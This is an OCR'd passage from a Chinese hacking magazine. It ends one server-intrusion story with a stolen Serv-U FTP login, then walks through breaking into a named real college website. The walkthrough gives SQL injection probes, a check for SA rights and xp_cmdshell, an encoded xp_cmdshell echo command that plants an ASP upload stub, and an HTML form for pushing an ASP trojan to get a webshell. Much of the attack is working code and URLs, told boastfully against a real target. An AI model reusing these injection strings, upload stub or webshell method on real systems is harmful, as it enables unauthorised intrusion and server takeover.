


图21

于是打开ServUDaemon.ini文件，随意找了个帐号连接了一下，哈哈，一切顺利，如图22。如果需要，以后可以直接通过FTP上传下载文件了，这可方便多了。



状态:> Socket 已连接。正在等候欢迎消息...
220 edu[redacted]
状态:> 已连接。正在验证...
命令:> USER [redacted]
331 User name okay, need password.
命令:> PASS *****
230 User logged in, proceed.
状态:> 登录成功。
命令:> PWD
257 "/" is current directory.
状态:> Home directory: /
命令:> FEAT
211-Extension supported
MDTM
MDTM YYYYMMDDHHMMSS[+-TZ] filename
SIZE
SITE PSWD;EXEC;SET;INDEX;ZONE;CHMOD;MSG
REST STREAM
211 End
状态:> 该站点支持 features。
状态:> 该站点支持 SIZE。

图22

到了这一步，网站的生杀大权又回到了我的手上，最近工作也挺忙的，就不继续玩了，只是感触到一个服务器如果没有一个全面负责的管理人员，真的太危险了。安全应该尽量做在前面，把可以避免的问题让它不要成为问题，而不是出现问题后再亡羊补牢！

（文章中涉及到的工具海阳木马、抓包工具WSockExpert、nbsi2、已经收录于光盘中）

入侵广东女子职业技术学院

旭方（高春雷）

今天在网上闲逛，无意中逛到了广东女子职业技术学院的网站，发现主页上有个“校园新闻”版块，点击进入，哈哈，地址挺诱人的哦！http://www.gdfs.edu.cn/new/news.asp?news_id=287，根据以往的注入经验，这样的地址很有可能存在问题！来吧，开始测试。不过，记得在手动测试前要把浏览器“属性”－“高级”－“浏览”下的“显示友好HTTP错误信息”前面的勾去掉，不然的话无论程序返回什么样的错误信息都会只显示“HTTP 500 内部服务器错误”的。

首先在地址后加个单引号来测试，程序返回如下（图1）：

```
Microsoft OLE DB Provider for ODBC Drivers 错误 '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]字符串 '' 之前有未闭合的引号。
/new/news.asp，行 50
```




图1

由出错信息我们可以看出该网站使用的是SQL Server数据库，倘若当前连接具有SA权限并且管理员没有把xp_cmdshell扩展存储过程删除的话，那我们就有的玩了！先测试一下是否是sysadmin角色成员，提交http://www.gdfs.edu.cn/new/news.asp?news_id=287 and 1=(select IS_SRVROLEMEMBER('sysadmin'))，返回正常页面！哈哈！当前的连接用户可是sysadmin角色哦！再来测试xp_cmdshell是否存在，提交：http://www.gdfs.edu.cn/new/news.asp?news_id=287 and exists (select * from master.dbo.sysobjects where xtype='X' and name='xp_cmdshell')，依然返回正常页面！God！这个网站管理员的安全意识也实在是太低了！既然来了，那我可就不客气了！

此时，可能很多人会想到上传 webshell 来控制对方的服务器，我也是。不过，我们使用另一种方法来上传我们的 webshell。大家都还记得 echo 这个命令吧？！我们前面的测试已经证实了我们当前的连接具有 SA 权限，并且 xp_cmdshell 扩展存储过程也存在，聪明的朋友可能已经想到了，就是利用 SA 权限调用 xp_cmdshell，然后执行 echo 命令把我们的代码写入到服务器中的一个 ASP 文件中，不过这段代码长度不能太长，否则我们在地址栏输入的数据也会很多，由于最近在学习 ASP 编程，于是自己试着写了段代码，代码如下：

```
<%
Set xufang=Server.CreateObject
("Scripting.FileSystemObject")
Set xufang0219=xufang.CreateTextFile
(request("serverpath"),True)
xufang0219.Write request("filedata")
xufang0219.Close
%>
```




图 3

我来解释一下上边的那段代码：Set xufang=Server.CreateObject("Scripting.FileSystemObject")的意思是首先创建一个 FSO 对象 xufang；Set xufang0219=xufang.CreateTextFile(request("serverpath"),True)的意思是使用 FSO 中的 CreateTextFile 方法来返回一个文本流（TextStream）对象 xufang0219；True 为逻辑参数，表示可覆盖已经存在的同名文件，其中 request("serverpath")的作用是读取客户端提交的写入的文件要保存到服务器上的路径及文件名等信息，然后在服务器端的相应路径下创建以此文件名来命名的文件，创建完文件后当然是往里面写入数据了！xufang0219.Write request("filedata")的意思就是把使用 request("filedata")读取过来的文件信息写入已经创建好的文件中，最后使用 xufang0219.Close 来关闭对象。

好了，代码就解释到这儿，但当我们要在浏览器中提交这段代码的时候问题却出来了，这些代码是分行写的，能不能将它们写成一行呢？这个问题当然难不倒我们，学过 ASP 的朋友应该知道，VBScript 中有个符号“：”，它的作用是把两条语句连接起来，被称作“合并语句符号”，我们就用它来把我们的代码加工一下吧！加工后的代码如下：<%Set xufang=Server.CreateObject("Scripting.FileSystemObject"):Set xufang0219=xufang.CreateTextFile(request("serverpath"),True):xufang0219.Write request("filedata"):xufang0219.Close%>，这样就把我们分行写的语句拼接成一行了，现在可以提交了！还要记得把代码中的特殊字符进行编码处理，我们使用 Encoder 工具来转换，如图2。

最后得到：%3C%25Set%20xufang=Server.CreateObject(%22Scripting.FileSystemObject%22):Set%20xufang0219=xufang.CreateTextFile(request(%22serverpath%22),True):xufang0219.Write%20request(%22filedata%22):xufang0219.Close%25%3E。可是现在我们还不知道他的 Web 所在的绝对路径是多少，代码具体要写到哪里我们还不清楚，还是请出 NBSI 来帮我们的忙吧！我用 NBSI 列了下网站的目录，最后把 Web 的绝对路径锁定在了 e:\gdwpt2 目录下，如图3。




图 2

为了证实我的想法我在该目录中找了一个 Doc 文件，然后在网站的域名后添加它的文件名，回车，HOHO！出现了下载对话框！证实了我的猜测是对的！我们就把代码写到这个目录下了！构造如下 URL：http://www.gdfs.edu.cn/new/news.asp?news_id=287;exec master..xp_cmdshell 'echo "%3C%25Set%20xufang=Server.CreateObject(%22Scripting.FileSystemObject%22):Set%20xufang0219=xufang.CreateTextFile(request(%22serverpath%22),True):xufang0219.Write%20request(%22filedata%22):xufang0219.Close%25%3E" >e:\gdwpt2\wish.asp';，提交！Yeah！浏览器返回正常页面，说明命令已经被成功执行了！不过要记得把我们加工后的代码用双引号括起来，否则不会写入成功！

刚才我们在代码中注意到有 request("serverpath")和 request("filedata")两个部分，他们的作用是用来读取客户端提交过来的数据，但客户端提交部分代码怎么写呢？太棒了，最近学的 HTML 知识也给用上了！于是自己简单写了段 HTML 代码用来提交信息用，代码如下：

```
<html>
<head>
<title>旭方入侵广东女子职业技术学院辅助工具</title>
</head>
<body>
<br><br><br><br>
<form method=post action="http://www.gdfs.edu.
cn/wish.asp">
<p align=center><font size=2 color=red>保存到服务器上的路径及文件名:</font>
<input tpye=text name="serverpath"><br><br><font
size=2 color=red>输入要传的文件的代码:</font>
<textarea name="filedata" cols=80 rows=10
width=32></textarea>
<br><br><input type=submit value="西天取经">
  <input type=reset value="我要重写">
<br><br><br>==代码编写:高春留(旭方)==<br>
Copyright @ 2005-2008 旭方</p>
</body>
</html>
```

其中 form 标记处的 action 属性后的地址 http://www.gdfs.edu.cn/wish.asp 就是我们刚才写入的文件的地址，因为我是把它写在了 Web 的根目录下了嘛！将这段代码敲入记事本中，然后在本地保存为任意名字的 .html 文

件，然后在“保存到服务器上的路径及文件名：”处写上我们要上传的ASP木马要保存到服务器上的路径以及文件名信息，记得是绝对路径哦！这里当然是刚才我所说的那个web目录了！得让我们能访问到才行嘛！再在“输入要传的文件的代码：”处填上我们要传的ASP木马的代码，好！代码就解释到这儿，我们开始实践！

我在“保存到服务器上的路径及文件名：”部分输入：e:\gdwpt2\wishyou.asp；在“输入要传的文件的代码：”处填入我已经使用工具加密过的老兵的站长助手的代码（我比较喜欢的一个ASP木马），如图4，点“西天取经”，等程序传完返回一个空白页面的时候证明传输完成，我们输入木马的地址后进入，哈哈！终于取得了我们梦寐以求的Webshell真经喽！如图5。

进入后该服务器的信息如图6。怎么样？这种传马的方式很特别吧！

